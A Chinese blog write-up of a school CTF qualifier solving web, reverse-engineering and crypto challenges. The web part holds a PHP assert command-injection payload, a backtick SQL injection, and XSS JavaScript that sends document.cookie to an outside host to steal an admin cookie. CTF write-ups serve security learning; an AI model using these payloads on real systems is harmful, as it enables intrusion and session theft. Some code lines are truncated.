某校选拔赛

原创

Ni9htMar3 于 2017-06-26 18:14:18 发布 3604 收藏

分类专栏： WriteUp 文章标签： writeup


本文链接：https://blog.csdn.net/Ni9htMar3/article/details/73743284

web

admin

首先扫描，发现目录

访问发现flag不对，抓包，修改一下cookie即可



babyphp

查看源码得到hint

```
    <li ><a href="?page=contact">Contact</a></li>
    <!--<li ><a href="?page=flag">My secrets</a></li> -->
/ul>
>
```


然后这题又有.git泄露

```
iff --git a/index.php b/index.php
ew file mode 100644
ndex 0000000..7cac99d
-- /dev/null
++ b/index.php
@ -0,0 +1,53 @@
<?php
if (isset($_GET['page'])) {
        $page = $_GET['page'];
} else {
        $page = "home";
}
$file = "templates/" . $page . ".php";
assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");
assert("file_exists('$file')") or die("That file doesn't exist!");
?>
<!DOCTYPE html>
<html>
        <head>
                <meta charset="utf-8">
```



发现有个过滤，这题就是只要绕过，然后执行访问目录即可，开始构造

`'.xxx.'`

这样大概在里面是

`$file="templates/".''.xxx.''.".php"`

```
    assert("strpos('templates/'.xxx.'.php') ===
```




发现可以找到，但没有办法查看，那如果我闭合前半部分，单独执行sys命令呢

`','..') === False and system('');//`

payload：

`','..')===False and system('cat templates/flag.php');//`




```
1 <?php
2 // TODO
3 //$FLAG = '61dctf{8e_careful_when_us1ng_ass4rt}';
4 ?>
5 That file doesn't exist!
```


flag: `61dctf{8e_careful_when_us1ng_ass4rt}`

inject

一开始没有其他目录，那就尝试一下备份

在`.index.php.swp`发现源码


```php
<?php
require("config.php");
$table = $_GET['table']?$_GET['table']:"test";
$table = Filter($table);
mysqli_query($mysqli,"desc `secret_{$table}`") or Hacker();
$sql = "select 'flag{xxx}' from secret_{$table}";
$ret = sql_query($sql);
echo $ret[0];
?>
```

发现我如果输入任何数，都会`hack!`，猜测是`Hacker()`报错的，而过滤函数只起到过滤不报错的作用，那就下来就必须让那个链接语句成功

由于是反引号，尝试用反引号闭合试试


```
mysql> select * from `flag` `` ;
+----------+----------+-----------------------------------+
| username | password | flag                              |
+----------+----------+-----------------------------------+
| test     | 123456   | lasdasdasdasdasdasdasdasdasdasda  |
| test     | ladad    | aasdasdasdasdasdasdasdasdasdasdl  |
| admin    | test     | aasdasdasdasdasdasdasdasdasdasdl  |
| admin111 | 111aaa   | ddsdasdasdasdasdasdasdasdasdasda  |
+----------+----------+-----------------------------------+
5 rows in set (0.00 sec)
```

发现是完全可以的
然后直接构造语句试试



flag{xxx}

成功，但是不是1，看来有可能是顺序问题，利用`limit`




1

表名


secret_flag,secret_test

列名



flagUwillNeverKnow

flag到手



flag{luckyGame~}

babyxss


首先是验证码的碰撞，直接脚本

```
import random
import string
import hashlib

def md5(str):
    m = hashlib.md5()
    m.update(str)
    return m.hexdigest()

i = 0
while 1:
    i +=1
    #print i
    string = ''
    s = string.join(random.sample('qwertyuiopasdfghjklzxcvbnm1234567890',4))
    if md5(s)[0:4] == '82ac':
        print s
        break
```

接下来就是xss的过程，不过有csp机制



由于CSP对link标签的预加载功能考虑不完善，先是构造一个

```
<link rel="prefetch" href="http://45.32.67.217/XSS/?c=[cookie]">
```


收到了，虽然什么也没有，访问一下

发现写入页面里了，当时忽略了这点，结果总是找不到好的方法去控制，想了好久好久，就是不能过
不过后来有了提示，寻找可控点，联想得到的referer页面的可写入

```
<link rel="prefetch" href="http://45.32.67.217/XSS/?c=[cookie]">

var n0t = document.createElement("link");
    n0t.setAttribute("rel", "prefetch");
    n0t.setAttribute("href", "http://45.32.67.217/XSS/?a=" + String(document.cookie));
    document.head.appendChild(n0t);
alert(1)
```


单纯的发送并利用src去访问，结果发现不执行，由于有了**link**以后，下面的就失去了作用，看来需要让**link**解析但最后的**php**又不执行，尝试注释，发现成功

2017年6月24日 17:40:58	39.108.192.25	香港特别行政区	Linux 未知浏览器(未知)	GET	{"GET":["c"]}


GET POST Cookie **HTTP请求信息** 其他信息

键	值
Purpose	prefetch
Referer	http://39.108.192.25:5004/4dmIn.php?id=a52a760e9e23ac77cd353ef4aca2faac
User-Agent	Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/538.1 (KHTML, like Gecko) PhantomJS/2.1.1 Safari/538.1
Accept	*/*


```
var n0t = document.createElement("link");
    n0t.setAttribute("rel", "prefetch");
    n0t.setAttribute("href", "http://45.32.67.217/XSS/?a=" + String(document.cookie));
    document.head.appendChild(n0t);

//<link rel="prefetch" href="http://45.32.67.217/XSS/?c=[cookie]">
```


XSS接收面板



时间	IP	来源	客户端	请求	携带数据
2017年6月24日 17:41:33	39.108.192.25	香港特别行政区	Linux 未知浏览器(未知)	GET	{"GET":["a"]}

GET POST Cookie HTTP请求信息 其他信息

键	值
a	flag=61dctf{c3p_m1ght_n4t_84_3ec0r1ty}

payload:
首先提交这个

```
    var n0t = document.createElement("link");
        n0t.setAttribute("rel", "prefetch");
        n0t.setAttribute("href", "http://45.32.67.217/XSS/?a=" + String(document.cookie));
        document.head.appendChild(n0t);
    //<link rel="prefetch" href="http://xxx/XSS/?c=[cookie]">
```

然后根据返回的referer再提交

```
<script src="http://39.108.192.25:5004/4dmIn.php?id=xxxxx"></script>
```

然后静等返回flag

RE

androidea

利用jeb分析

```
    super();
    this.s = new byte[]{113, 123, 118, 112, 108, 94, 99, 72, 38, 68, 72, 87, 89, 72, 36, 118, 100,
            78, 72, 87, 121, 83, 101, 39, 62, 94, 62, 38, 107, 115, 106};
}

public boolean check() {
    boolean v2 = false;
    byte[] v0 = this.editText.getText().toString().getBytes();
    if(v0.length == this.s.length) {
        int v1 = 0;
        while(v1 < this.s.length) {
            if(v1 >= v0.length) {
                break;
            }

            if(this.s[v1] == (v0[v1] ^ 23)) {
                ++v1;
                continue;
            }
            else {
                return v2;
            }
        }

        v2 = true;
    }

    return v2;
}
```


脚本

```
a= [113, 123, 118, 112, 108, 94, 99, 72, 38, 68, 72, 87, 89, 72, 36, 118, 100,78, 72, 87, 121, 83, 101,
f=''
for i in a:
    f+= chr(i^23)

print f
```

得到

stheasy

反编译

```
int __cdecl sub_8048630(char *s)
{
  size_t v1; // eax@2
  int v3; // edx@5

  if ( s )
  {
    v1 = strlen(s);
    if ( v1 )
    {
      if ( v1 == 29 )
      {
        v3 = 0;
        while ( s[v3] == byte_8049AE0[(unsigned __int8)((unsigned __int8)byte_8049B15[v3] / 3u - 2)] )
        {
          if ( ++v3 == 29 )
            return 1;
        }
      }
    }
  }
  return 0;
}
```



是两串字符

```
.data:08049AE0 ; char byte_8049AE0[]
.data:08049AE0 byte_8049AE0    db 6Ch                  ; DATA XREF: sub_8048630+53↑r
.data:08049AE1 aK2j9ghAgfy4dsA db 'k2j9Gh}AgfY4ds-a6QW1#k5ER_T[cvLbV7nOm3ZeX{CMt8SZo]U',0
.data:08049B15 ; char byte_8049B15[]
.data:08049B15 byte_8049B15    db 48h                  ; DATA XREF: sub_8048630:loc_8048668↑r
.data:08049B16                 db  5Dh ; ]
.data:08049B17                 db  8Dh ;
.data:08049B18                 db  24h ; $
.data:08049B19                 db  84h ;
.data:08049B1A                 db  27h ; '
.data:08049B1B                 db  99h ;
.data:08049B1C                 db  9Fh ;
.data:08049B1D                 db  54h ; T
.data:08049B1E                 db  18h
.data:08049B1F                 db  1Eh
.data:08049B20                 db  69h ; i
.data:08049B21                 db  7Eh ; ~
.data:08049B22                 db  33h ; 3
.data:08049B23                 db  15h
.data:08049B24                 db  72h ; r
.data:08049B25                 db  8Dh ;
.data:08049B26                 db  33h ; 3
.data:08049B27                 db  24h ; $
.data:08049B28                 db  63h ; c
.data:08049B29                 db  21h ; !
.data:08049B2A                 db  54h ; T
.data:08049B2B                 db  0Ch
.data:08049B2C                 db  78h ; x
.data:08049B2D                 db  78h ; x
.data:08049B2E                 db  78h ; x
.data:08049B2F                 db  78h ; x
.data:08049B30                 db  78h ; x
.data:08049B31                 db  1Bh
.data:08049B32                 db    0
.data:08049B33                 db    0
.data:08049B33 _data           ends
.data:08049B33
.bss:08049B34 ; ===========================================================================
```


整理一下，payload

```
s ='1k2j9Gh}AgfY4ds-a6QW1#k5ER_T[cvLbV7nOm3ZeX{CMt8SZo]U'
a = ['48','5D','8D','24','84','27','99','9F','54','18','1E','69','7E','33','15','72','8D','33','24','63
f = ''
for i in range(29):
    print int(a[i],16)/3
    f += s[int(a[i],16)/3 -2]

print f
```



Crypto

bbencode

打开看见加密脚本


```
flag = open("flag", "r").read().strip()
assert len(flag) == 32
def str2num(s):
    return int(s.encode('hex'), 16)
def bbencode(n):
    a = 0
    for i in bin(n)[2:]:
        a = a << 1
        if (int(i)):
            a = a ^ n
        if a >> 256:
            a = a ^ 0x10000000000000000000000000000000000000000000000000000000000000223L
    return a

print bbencode(str2num(flag))
```

这个跟0ctf的OneTimePad1比较像，不过简单了许多，这个算法只要将加密的密文按着加密脚本重复下去，就能得到flag，不过数学不是很好，所以不怎么知道需要轮询多少遍，去了个巧，猜测flag格式是`flag{}`,这样我直接比对flag的16进制是否匹配即可

```
def bbencode(n):
    a = 0
    for i in bin(n)[2:]:
        a = a << 1
        if (int(i)):
            a = a ^ n
        if a >> 256:
            a = a ^ 0x1000000000000000000000000000000000000000000000000000000000000223L
    return a

flag = 614067877097157094303854959602382167632263999606583580000166205607641640456 92
for i in range(10000000):
    flag = bbencode(flag)
    if '666c6167' == str(hex(flag))[2:10]:
        print i
        print hex(flag)[2:-1].decode('hex')
```



发现还能得到好多，不过还不是很明白到底要重复多少次，似乎跟数论有关

rsappend

这个看下脚本

```
flag = open("flag", "r").read().strip()
assert len(flag) == 32

import primefac
import random
from os import urandom
def genprime(l):
    l/=8
    big=1
    while(l):
        big=big<<8
        l-=1
    big-=1
    small=(big+1)>>4
    temp=random.randint(small,big)
    return primefac.nextprime(temp)
#genprime(2048)
def str2num(s):
    return int(s.encode('hex'), 16)
def padding(s):
    return s+urandom(abs(256-len(s)))

def rsappend(m):
    p = genprime(2048)
    q = genprime(2048)
    n = p * q
    result=[str(n)+"\n"]
    pm=padding(flag)
    for i in range(32):
        e=genprime(32)
        c=pow(str2num(pm),e,n)
        result.append(str(e)+"###"+str(c)+"\n")
    return "".join(result)

open("result","w").write(rsappend(flag))
```

定义的那些函数根本不用看，反正主体不在那，看主体，会发现先将flag填充很多随机字符，然后会发现又随机生成c,e，然后他居然循环32次，让我一直坑在数量上

```
3338673295913023182629127280083279021124819601755323025951622896114069783538163680086916406413667639392662422071912292403058203212497123
8777295410373197886593530573961781279288488864178809138234327015778559119827103103916647590404169186366730982454996805591409601542175784
5404858039538445600931519752526040982434607840739349821643849047884703804020667083138934803562199379155408251562669345235956893501572273
1360891576987759689975797232719888253963964449997430160351454442209253695922632957416878794687869479985344835399867794578272538910912524
0734135333854153387518185443238530742960421535994297493788478707805939755794775492188226822335833776776931084373311849623455682178595244
2570158379729479717873215841595756183885886879483682164799558071088884538217000671867326274098327223293553364790161042495148395416065620
4371242706519364853893580657755552508839070670834471978608484717288719091519158833166745127392388401792962633904414579492811282672159163
3666865421604676013573406449507553377067863663166212936661738435283466926692689729616691161011048651522733493354673
###95302089605615051645253770338205531172677353498946580682786822045513597212422921981567826452072575982096979591435896082106066368909392732412408395609039782454365585370868490133213690708637220885675994329217675907319458456835089867528288328594508842589396176918307401828032491807044013584032737769036725079584649472445631655646876512034971983170959651404338110568908120187465081219910410402957499348654817908245256065514597885537656294161103104190073969122573359920559986444082631923441903524823440304006537837570043031193141875974622314819626412524596876945897808568557577036780245836422150760942324446418530816079849346722714615131904377573888180647391518611572368554300667371068167602037785718403200529481153399754491247323829122718485697100562237822159608309949585990842201041193231738706398444530233533281609271629276632371123791727779950031759633314284357697742980240587315996563600394369885469997266357560238396058047219030057656195314321832702006814562789744330606541286264287612789530243841872137659746597686577215334487060220757470363479823700287055388432766311029285008025784354218539824751579164697748967608238067706842975984077663380114254296902060435479795741671231918448537178340864687###1059180225907278687619893084415540063257412333189014166211014391411345082123623879849496148871315759600192538668929762839796466611794305055187111243967434680234015205846389210662934427736216932218762757936024579214200589961610151551971866048300082141541230649528671754205302623415008528848603243490962746551780572715299865975786952727329474606736409868775892255884155238710811011626963852794914100340573762693022693861779342120101749193614060384925056132593068290214170342896671210026723193650534803792328917982049779674425511275821311773130393914295543186812875991140682787293292070428412581610322560772727036565273474208330275764429845761756459723708950933789624024999924283473417155463731084201975694250926742243338235524322261530666679887373486434699238270282547121790770010072659544884041671475913074252242509724864947175449960116685682348915647317191880538777148647712260093008241728509225817352093441924045801257015598517963598799676359095235275298668878447769402439035690415769417869141175900300418425695051918483620939358343132864034124362916722311468173426494559493121319345906524008882153247799080316613505652306852736396666154652961336729070939461481889674510423013088845104242180964816784837
```

这么多数据，我一直以为是全部数据都要处理，却发现只要两个组成共模攻击即可，反正其他的数据是用来处理后面的填充字段的。。。郁闷

脚本

```
#coding=utf-8

import sys

def egcd(a, b):
    if a == 0:
        return (b, 0, 1)
    else:
        g, y, x = egcd(b % a, a)
        return (g, x - (b // a) * y, y)

def modinv(a, m):
    g, x, y = egcd(a, m)
    if g != 1:
        raise Exception('modular inverse does not exist')
    else:
        return x % m

def main():
    n = 130129008900473203968454456805638875182255844172836031362469765750555629223299054613072677100571
    e1 = 3493354673
    e2 = 340864687
    c1 = 95302089605615051645253770338205531172677353498946580682786822045513597212422921981567826452071
    c2 = 10591802259072786876198930844155400632574123331890141662110143914113450821236238798494961488711
    s = egcd(e1, e2)
    s1 = s[1]
    s2 = s[2]
    # 求模反元素
    if s1<0:
        s1 = - s1
        c1 = modinv(c1, n)
    elif s2<0:
        s2 = - s2
        c2 = modinv(c2, n)

    #m = (c1**s1)*(c2**s2)%n
    m = (pow(c1,s1,n)*pow(c2,s2,n))%n  #效率较高
    print m

if __name__ == '__main__':
    sys.setrecursionlimit(1000000)
    main()
```

```
12929751515722285243817071972651940262001787208564538408544071337779691971918278533827100460451039113133829451193439
59574444292685079068735129277899319553104112067643596191181199244325937777765252269648345132044702474740844937943533
45988872990816605529346339830409700550867667295194366193665051502109945677326586667512620271207307673551084864761902
35887617913609810144112279773746087998186367459130921292413510802650134990111957265697318250182509399767789260713511
31660661427372027755698327306562353401278911198750034322502566978572217638571248375107991372949268273379706939281114
15517055252639066514593321666833801220
请按任意键继续
```

转化成hex

```
>>> hex(12929751515722285243817071972651940262001787208564538408544071337779691971918278533827100460451039113133829451193439595744442926850790687351292778993195531041120676435961911811992443259377777652522696483451320447024747408449379435334598887299081660552934633983040970055086766729519436619366505150210994567732658666751262027120730767355108486476190235887617913609810144112279773746087998186367459130921292413510802650134990111957265697318250182509399767789260713511316606614273720277556983273065623534012789111987500343225025669785722176385712483751079913729492682733797069392811141551705525263906651459332166683380122)
'0x666c61677b77655f646f5f6374665f746f6765746865725f666f725f66756e7d5c674bef926d37beb619a819f2b21861ebc59a33c396be6d2bc5da331e829827d3e2d518520b9588e60a506f3697e071f7634d4b0952f535e4ccb113131776165273fe16519c322b828220daff8d8303f91f4eb88921b248411679409af9e913071594612e4912c5101610765cc2dafab1a1992121ee7329884c5046c0a73c8acdc9bf61124b8224948cb2c562d7ea545b4e900b0aa0059fadc5547f8c765d43967750f8077e0ef061eb8be88d3815f31b9a5ff3d45694e8016caca4a28e9e10b3bcfccdcc278022770dabd57a499138b2aa0043f8b740ad69a0645019ec99aL'
```


转化成字符

```
flag{we_do_ctf_together_for_fun}\gKï□m7¾¶□¨□ò²□aëÅ□3Ã□¾m+ÅÚ3□□□'ÓâÕ□R□□□æ
Po6□àq÷cMKRõ5äÌ±□□□v□Rsþ□Q□2+□□ Úÿ□□□ù□N¸!²HA□y@□ùé□□□a.I□Å□□□v\ÂÚú±¡□□□ç2□Å□I
sÈ¬Ü□ö□$¸"IHË,V-~¥E´é□°ª□YúÜUGøÇeÔ9gu□wàï□¸¾□Ó□_1¹¥ÿ=EiN□□ÊÊJ(éá□;ÎÌÜÂx□'pÚ½W¤□□□* □?□t
Ö□□E□É□
```